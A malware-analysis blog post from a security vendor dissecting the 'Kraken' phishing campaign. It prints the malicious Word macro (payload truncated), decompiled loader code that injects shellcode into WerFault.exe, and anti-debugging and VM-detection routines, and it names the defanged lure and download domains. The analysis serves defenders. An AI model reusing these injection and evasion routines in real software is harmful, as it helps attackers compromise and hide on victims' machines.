Release the Kraken: Fileless injection into Windows Error Reporting service

blog.malwarebytes.com/malwarebytes-news/2020/10/kraken-attack-abuses-wer-service

Threat Intelligence Team October 6, 2020

This blog post was authored by Hossein Jazi and Jérôme Segura.

On September 17th, we discovered a new attack called Kraken that injected its payload into the Windows Error Reporting (WER) service as a defense evasion mechanism.

That reporting service, WerFault.exe, is usually invoked when an error related to the operating system, Windows features, or applications happens. When victims see WerFault.exe running on their machine, they probably assume that some error happened, while in this case they have actually been targeted in an attack.

While this technique is not new, this campaign started with a phishing attack enticing victims with a worker's compensation claim. It is followed by the CactusTorch framework to perform a fileless attack followed by several anti-analysis techniques.

Malicious lure: 'your right to compensation'

On September 17, we found a new attack starting from a zip file containing a malicious document most likely distributed through spear phishing attacks.

The document "Compensation manual.doc" pretends to include information about compensation rights for workers:



Figure 1: Malicious Document

The file contains an image tag ("*INCLDEPICTURE*") that connects to "yourrighttocompensation[.]com" and downloads an image that will be the document template.



Figure 2: Imagetag embedded within the document



Figure 3: yourrighttocompensation website

This domain was registered on 2020-06-05 while the document creation time is 2020-06-12, which likely indicates that they are part of the same attack.

Inside, we see a malicious macro that uses a modified version of CactusTorch VBA module to execute its shellcode. CactusTorch is leveraging the DotNetToJscript technique to load a .Net compiled binary into memory and execute it from vbscript.

The following figure shows the macro content used by this threat actor. It has both *AutoOpen* and *AutoClose* functions. *AutoOpen* just shows an error message while *AutoClose* is the function that performs the main activity.

```
Function Run()
    On Error Resume Next

    Dim s As String
    s = "0001000000FFFFFFFF01000000000000000401000000225379737465 6D2E44656C656761746553657269616C697A6174696F6E486F6C646572030000000844656C65676174650774617267
    s = s & "676174655365726961 6C697A6174696F6E486F6C6465722F53797374656D2E5265666C656374696F6E2E4D656D626572496E666F53657269616C697A6174696F6E486F6C646572090
    s = s & "617373656D626C790674617267657412746172676574547970654173736D626C790E746172676574547970654E616D650A6D6574686F644E616D650D64656C65676174654547
    s = s & "2E52656D6F74696E672E4D657373616769 6E672E48656164657248616E646C657206060000004B6D73636F726C69622C2056657273696F6E3D322E302E302E302C2043756C747572
    s = s & "617465060A0000000D44796E616D6963496E766F6B650A04030000002253797374656D2E44656C656761746553657269616C697A6174696F6E486F6C6465720300000008446 56C6567
    s = s & "656D2E5265666C656374696F6E2E4D656D626572496E666F53657269616C697A6174696F6E486F6C646572090B000000090C000000090D0000000404000000 2F53797374656D2E5265
    s = s & "7572650A4D656D6265725479706510 47656E65726963417267756D656E747301010101000 3080D53797374656D2E547970655B5D090A0000000906000000090900000006110000002
    s = s & "68656D612E586D6C56616C7565 5476574746572061 30000004D53797374656D2E586D6C2C2056657273696F6E3D322E302E302E302C2043756C747572653D6E65757472616C2C205075
    s = s & "6C790617000000044C6F61640A0F0C00000000F00100024D5A9000030000000400000 0FFFF0000B80000000000000040000000000000000000000000000000000000000000000000
    s = s & "00504500004C010300AB46E35E0000000000000000E00002210B01080000C0010000200000000000001ED70100002000000 0E001000000400000200000001000000400000000000000
    s = s & "000000000000000000000000002000C00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000200000080
    s = s & "0000E00100001000000 0D0010000000000000000000000000004000004 02E72656C6F6300000C000000000000200001000000 0E0010000000000000000000000000000400000420000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
      ......................................

    s = s & "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    s = s & "656D626C79204C6F616428427974655B5D29080000000A0B"
    entry_class = "Kraken.Kraken"
    Dim stm As Object, fmt As Object, al As Object
    Set stm = CreateObject("System.IO.MemoryStream")
    If stm Is Nothing Then
        manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?><assembly xmlns=""urn:schemas-microsoft-com:asm.v1"" manifestVersion=""1.0"">
        manifest = manifest & "ialization.Formatters.Binary.BinaryFormatter"" threadingModel=""Both"" name=""System.Runtime.Serialization.Formatters.Binary.Bin
        manifest = manifest & "llections.ArrayList"" runtimeVersion=""v2.0.50727"" /><clrClass clsid=""{8D907846-455E-39A7-BD31-BC9F81468347}"" progid=""System
        manifest = manifest & "Security.Cryptography.FromBase64Transform"" threadingModel=""Both"" name=""System.Security.Cryptography.FromBase64Transform"" ru
        manifest = manifest & "ersion=""v2.0.50727"" /></assembly>"
        Set ax = CreateObject("Microsoft.Windows.ActCtx")
        ax.ManifestText = manifest
        Set stm = ax.CreateObject("System.IO.MemoryStream")
        Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
        Set al = ax.CreateObject("System.Collections.ArrayList")
    Else
        Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
        Set al = CreateObject("System.Collections.ArrayList")
    End If
    Dim dec
    dec = decodeHex(s)
    For Each i In dec
        stm.WriteByte i
    Next i
    stm.Position = 0
    Dim n As Object, d As Object, o As Object
    Set d = fmt.Deserialize_2(stm)
    al.Add Empty
    Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)
    If Err.Number <> 0 Then
      DebugPrint Err.Description
      Err.Clear
    End If
End Function

Sub AutoClose()
Run
End Sub

Sub AutoOpen()
MsgBox "Error during decryption process"
End Sub
```

Figure 4: Macro

As you can see in Figure 4, a serialized object in hex format has been defined which contains a .Net payload that is being loaded into memory. Then, the macro defined an entry class with *"Kraken.Kraken"* as value. This value has two parts that have been separated with a dot: the name of the .Net Loader and its target class name.

In the next step, it creates a *serialization BinaryFormatter* object and uses the *deseralize* function of *BinaryFormatter* to deserialize the object. Finally, by calling *DynamicInvoke* the .Net payload will be loaded and executed from memory.

Unlike CactusTorch VBA that specifies the target process to inject the payload into it within the macro, this actor changed the macro and specified the target process within the .Net payload.

Kraken Loader

The loaded payload is a .Net DLL with “Kraken.dll” as its internal name, compiled on 2020-06-12.

This DLL is a loader that injects an embedded shellcode into *WerFault.exe*. To be clear, this is not the first case of such a technique. It was observed before with the NetWire RAT and even the Cerber ransomware.

The loader has two main classes: “*Kraken*” and “*Loader*“.



Figure 5: Kraken.dll

The *Kraken* class contains the shellcode that will be injected into the target process defined in this class as “*WerFault.exe*“. It only has one function that calls the *Load* function of *Loade*r class with shellcode and target process as parameters. This shellcode is a variant of Cobalt Strike.

```
using System;
using System.Runtime.InteropServices;

namespace Kraken
{
    // Token: 0x02000002 RID: 2
    [ComVisible(true)]
    public class Kraken
    {
        // Token: 0x06000001 RID: 1 RVA: 0x0001B394 File Offset: 0x0001A394
        public Kraken()
        {
            byte[] shellcode = new byte[]
            {
                232,
                0,
                0,
                0,
                0,
                88,
                137,
                 …
                 …
                15,
                111,
                78,
                16,
                243,
                15,
                127,
                7,
                243,
                15,
                127,
                "Not showing all elements because this array is too big (103235 elements)"
            };
            string targetProcess = "C:\\windows\\syswow64\\WerFault.exe";
            this.Sink(targetProcess, shellcode);
        }

        // Token: 0x06000002 RID: 2 RVA: 0x0001B3D0 File Offset: 0x0001A3D0
        public void Sink(string targetProcess, byte[] shellcode)
        {
            Loader loader = new Loader();
            try
            {
                loader.Load(targetProcess, shellcode);
            }
            catch (Exception ex)
            {
                Console.WriteLine("[x] Something went wrong!!" + ex.Message);
            }
        }
    }
}
```
Figure 6: Kraken class

The *Loader* class is responsible for injecting shellcode into the target process by making Windows API calls.

```
public void Load(string targetProcess, byte[] shellcode)
{
    Loader.PROCESS_INFORMATION pInfo = this.StartProcess(targetProcess);
    this.FindEntry(pInfo.hProcess);
    if (!this.CreateSection((uint)shellcode.Length))
    {
        throw new SystemException("[x] Failed to create new section!");
    }
    this.SetLocalSection((uint)shellcode.Length);
    this.CopyShellcode(shellcode);
    this.MapAndStart(pInfo);
    Loader.CloseHandle(pInfo.hThread);
    Loader.CloseHandle(pInfo.hProcess);
}
```

Figure 7: Load function

These are the steps it uses to perform its process injection:

- *StartProcess* function calls *CreateProcess* Windows API with 800000C as dwCreateFlags.
- *FindEntry* calls *ZwQueryInformationProcess* to locate the base address of the target process.
- *CreateSection* invokes the *ZwCreateSection* API to create a section within the target process.
- *ZwMapViewOfSection* is called to bind the section to the target process in order to copy the shellcode in by invoking *CopyShellcode*.
- *MapAndStart* finishes the process injection by calling *WriteProcessMemory* and *ResumeThread*.

ShellCode Analysis

Using HollowHunter we dumped the shell code injected into *WerFault.exe* for further analysis. This DLL performs its malicious activities in multiple threads to make its analysis harder.

This DLL is executed by calling the “*DllEntryPoint*” that invokes the “*Main*” function.

```
/* WARNING: Function: __SEH_prolog4 replaced with injection: SEH_prolog4 */

int __cdecl Main(HINSTANCE__ *param_1,ulong param_2,void *param_3)

{
  int iVar1;
  undefined4 *in_FS_OFFSET;
  undefined4 local_14;

  if ((param_2 == 0) && (DAT_10019ee0 < 1)) {
    iVar1 = 0;
  }
  else {
    if (((param_2 != 1) && (param_2 != 2)) ||
       ((iVar1 = FUN_10001ff2(param_1,param_2,param_3), iVar1 != 0 &&
        (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0)))) {
      iVar1 = DllMain(param_1,param_2);
      if ((param_2 == 1) && (iVar1 == 0)) {
        DllMain(param_1,0);
        FUN_10001e37((uint)(param_3 != (void *)0x0));
        FUN_10001ff2(param_1,0,param_3);
      }
      if (((param_2 == 0) || (param_2 == 3)) &&
         (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0)) {
        iVar1 = FUN_10001ff2(param_1,param_2,param_3);
      }
    }
  }
  *in_FS_OFFSET = local_14;
  return iVar1;
}
```

Figure 8: Main Process

The *main* function calls *DllMain* which creates a thread to perform its functions in a new thread within the context of the same process.

```
undefined4 DllMain(undefined4 param_1,int param_2)

{
  HANDLE pvVar1;

                    /* 0x1030  3  DllMain */
  if (param_2 == 1) {
    DAT_1001a944 = param_1;
    pvVar1 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001010,(LPVOID)0x0,0,(LPDWORD)0x0);
    if (pvVar1 != (HANDLE)0xffffffff) {
      Sleep(100);
    }
  }
  return 1;
}
```

Figrue 9: Dll main

The created thread at first performs some anti-analysis checks to make sure it’s not running in an analysis/sandbox environment or in a debugger.

It does this through the following actions:

1) Checks existence of a debugger by calling *GetTickCount*:

GetTickCount is a timing function that is used to measure the time needed to execute some instruction sets. In this thread, it is being called two times before and after a *Sleep* instruction and then the difference is being calculated. If it is not equal to 2 the program exits, as it identifies it is being debugged.

```
void FUN_10001900(void)

{
  DWORD idThread;
  BOOL BVar1;
  int iVar2;
  UINT Msg;
  WPARAM wParam;
  LPARAM lParam;
  tagMSG local_28;
  DWORD local_c;
  SIZE_T *local_8;

  local_8 = &DAT_10019200;
  lParam = 0x2a;
  wParam = 0x17;
  Msg = 0x402;
  idThread = GetCurrentThreadId();
  PostThreadMessageA(idThread,Msg,wParam,lParam);
  BVar1 = PeekMessageA((LPMSG)&local_28,(HWND)0xffffffff,0,0,0);
  if ((((BVar1 != 0) && (local_28.message == 0x402)) && (local_28.wParam == 0x17)) &&
     (local_28.lParam == 0x2a)) {
    local_c = GetTickCount();
    Sleep(0x28a);
    idThread = GetTickCount();
    if (((idThread - local_c) / 300 == 2) && (iVar2 = SandBoxDetection(), iVar2 == 0)) {
      FUN_10001280();
      FUN_100011f0();
      FUN_10001b60((int)(local_8 + 1),(int)(local_8 + 1),*local_8);
      FUN_10001890((undefined8 *)(local_8 + 1),*local_8);
    }
  }
  return;
}
```

Figure 10: Created thread

2) VM detection:

In this function, it checks if it is running in VmWare or VirtualBox by extracting the provider name of the display driver registry key (`SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000′) and then checking if it contains the strings VMware or Oracle.

```
void SandBoxDetection(void)

{
  int iVar1;
  undefined4 local_120;
  LSTATUS LStack284;
  DWORD local_118;
  DWORD local_114;
  LSTATUS LStack272;
  HKEY local_10c;
  BYTE aBStack264 [256];
  uint local_8;

  local_8 = DAT_1001965c ^ (uint)&stack0xfffffffc;
  local_118 = 1;
  local_120 = 0;
  local_114 = 0x100;
  LStack272 = RegOpenKeyExA((HKEY)0x80000002,s_SYSTEM\ControlSet001\Control\Cla_10019078,0,0x2001
                            (PHKEY)&local_10c);
  if (LStack272 == 0) {
    LStack284 = RegQueryValueExA(local_10c,s_ProviderName_100190c8,(LPDWORD)0x0,&local_118,
                                 aBStack264,&local_114);
    RegCloseKey(local_10c);
  }
  if ((LStack284 == 0) &&
     (iVar1 = func_0x10002fc0(aBStack264,s_VMware_100190d8,local_120), iVar1 == 0)) {
    func_0x10002fc0(aBStack264,s_Oracle_100190e0,local_120);
  }
  FUN_10001c9d();
  return;
}
```

Figure 11: VM detection

3) *IsProcessorFeaturePresent*:

This API call has been used to determine whether the specified processor feature is supported or not. As you see from the below picture, “0x17” has been passed to this API as a parameter which means it checks *__fastfail* support before proceeding with immediate termination.

```
  BVar2 = IsProcessorFeaturePresent(0x17);
  if (BVar2 != 0) {
    pcVar1 = (code *)swi(0x29);
    (*pcVar1)();
    return;
  }
  _DAT_10019ff8 =
       (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
       (uint)(BVar2 < 0) * 0x80 | (uint)(BVar2 == 0) * 0x40 | (uint)(in_AF & 1) * 0x10 |
       (uint)(in_PF & 1) * 4 | (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 |
       (uint)(in_VIF & 1) * 0x80000 | (uint)(in_AC & 1) * 0x40000;
  _DAT_10019ffc = &stack0x00000004;
  _DAT_10019f38 = 0x10001;
  _DAT_10019ee8 = 0xc0000409;
  _DAT_10019eec = 1;
  _DAT_10019ef8 = 1;
  _DAT_10019efc = 2;
  _DAT_10019ef4 = local_res0;
  _DAT_10019fc4 = in_GS;
  _DAT_10019fc8 = in_FS;
  _DAT_10019fcc = in_ES;
  _DAT_10019fd0 = in_DS;
  _DAT_10019fd4 = unaff_EDI;
  _DAT_10019fd8 = unaff_ESI;
  _DAT_10019fdc = unaff_EBX;
  _DAT_10019fe0 = extraout_EDX;
  _DAT_10019fe4 = extraout_ECX;
  _DAT_10019fe8 = BVar2;
  _DAT_10019fec = local_4;
  DAT_10019ff0 = local_res0;
  _DAT_10019ff4 = in_CS;
  _DAT_1001a000 = in_SS;
  FUN_10002040((_EXCEPTION_POINTERS *)&PTR_DAT_10012184);
  return;
}
```

Figure 12: InProcessorFeaturePresent

4) *NtGlobalFlag*:

The shell code checks *NtGlobalFlag* in *PEB* structure to identify whether it is being debugged or not. To identify the debugger it compares the *NtGlobalFlag* value with *0x70*.

5) *IsDebuggerPresent*:

This checks for the presence of a debugger by calling “*IsDebuggerPresent*“.

```
void FUN_100011f0(void)

{
  BOOL BVar1;

  if ((*(uint *)(DAT_1001a93c + 0x68) & 0x70) != 0) {
    FUN_100045d5(0xffffffff);
  }
  if (DAT_1001a938 == 0) {
    BVar1 = IsDebuggerPresent();
    if (BVar1 != 0) {
      FUN_100045d5(0xffffffff);
    }
  }
  else {
    if ((*(uint *)(DAT_1001a938 + 0xbc) & 0x70) != 0) {
      FUN_100045d5(0xffffffff);
    }
  }
  return;
}
```

Figure 13: NtGlobalFlag and IsDebuggerPresent check

After performing all these anti-analysis checks, it goes into a function to create its final shellcode in a new thread. The import calls used in this part are obfuscated and resolved dynamically by invoking the “*Resolve_Imports”* function.

This function gets the address of *“kernel32.dll”* using *LoadLibraryEx* and then in a loop retrieves 12 imports.

```
void Resolve_Imports(void)

{
  HMODULE hModule;
  FARPROC pFVar1;
  uint local_10c;
  int local_108 [64];
  uint local_8;

  local_8 = DAT_1001965c ^ (uint)&stack0xfffffffc;
  hModule = LoadLibraryW(u_kernel32.dll_10019600);
  local_10c = 0;
  while (local_10c < 0xc) {
    FUN_10002e60(local_108,0,0x100);
    Hash_Calculation((int)&DAT_100190e8,4,(int)(&PTR_DAT_100190ec)[local_10c],(int)local_108);
    pFVar1 = GetProcAddress(hModule,(LPCSTR)local_108);
    (&VirtualAlloc_exref)[local_10c] = pFVar1;
    if ((&VirtualAlloc_exref)[local_10c] == (code *)0x0) break;
    local_10c = local_10c + 1;
  }
  FUN_10001c9d();
  return;
}
```

Figure 14: Resolve_Imports

Using the libpeconv library we are able to get the list of resolved API calls. Here is the list of imports, and we can expect it is going to perform some process injection.

VirtualAlloc
VirtualProtect
CreateThread
VirtualAllocEx
VirtualProtectEx
WriteProcessMemory
GetEnvironmentVariableW
CreateProcessW
CreateRemoteThread
GetThreadContext
SetThreadContext
ResumeThread

After resolving the required API calls it creates a memory region using *VirtualAlloc* and then calls "DecryptContent_And_WriteToAllocatedMemory" to decrypt the content of the final shell code and write them into created memory.

In the next step, *VirtualProtect* is called to change the protection to the allocated memory to make it executable. Finally, *CreateThread* has been called to execute the final shellcode in a new thread.

```
void __cdecl FUN_10001890(undefined8 *param_1,SIZE_T param_2)

{
  int iVar1;
  DWORD local_c;
  undefined8 *local_8;

  iVar1 = Resolve_Imports();
  if (iVar1 != 0) {
    local_8 = (undefined8 *)VirtualAlloc((LPVOID)0x0,param_2,0x3000,4);
    DecryptContent_And_WriteToAllocatedMemory(local_8,param_1,param_2);
    VirtualProtect(local_8,param_2,0x20,&local_c);
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001870,local_8,0,(LPDWORD)0x0);
  }
  return;
}
```

Figure 15: Resolve Imports and Create new thread

Final Shell code

The final shellcode is a set of instructions that make an HTTP request to a hard-coded domain to download a malicious payload and inject it into a process.

As first step it loads the *Wininet* API by calling *LoadLibraryA*:



Figure 16: Loads Wininet

Then it builds the list of function calls that are required to make the HTTP request which includes: *InternetOpenA, InternetConnectA, InternetOpenRequestA and InternetSetOptionsExA.*

Figure 17: HttpOpenRequestA

After preparing the requirements for building HTTP request, it creates a HTTP request and sends it by calling *HttpSendrequestExA*. The requested URL is: *http://www.asia-kotoba[.]net/favicon32.ico*



Figure 18: HttpSendRequestExA

In the next step, it checks if the HTTP request is successful or not. If the HTTP request is not successful it calls *ExitProcess* to stop its process.

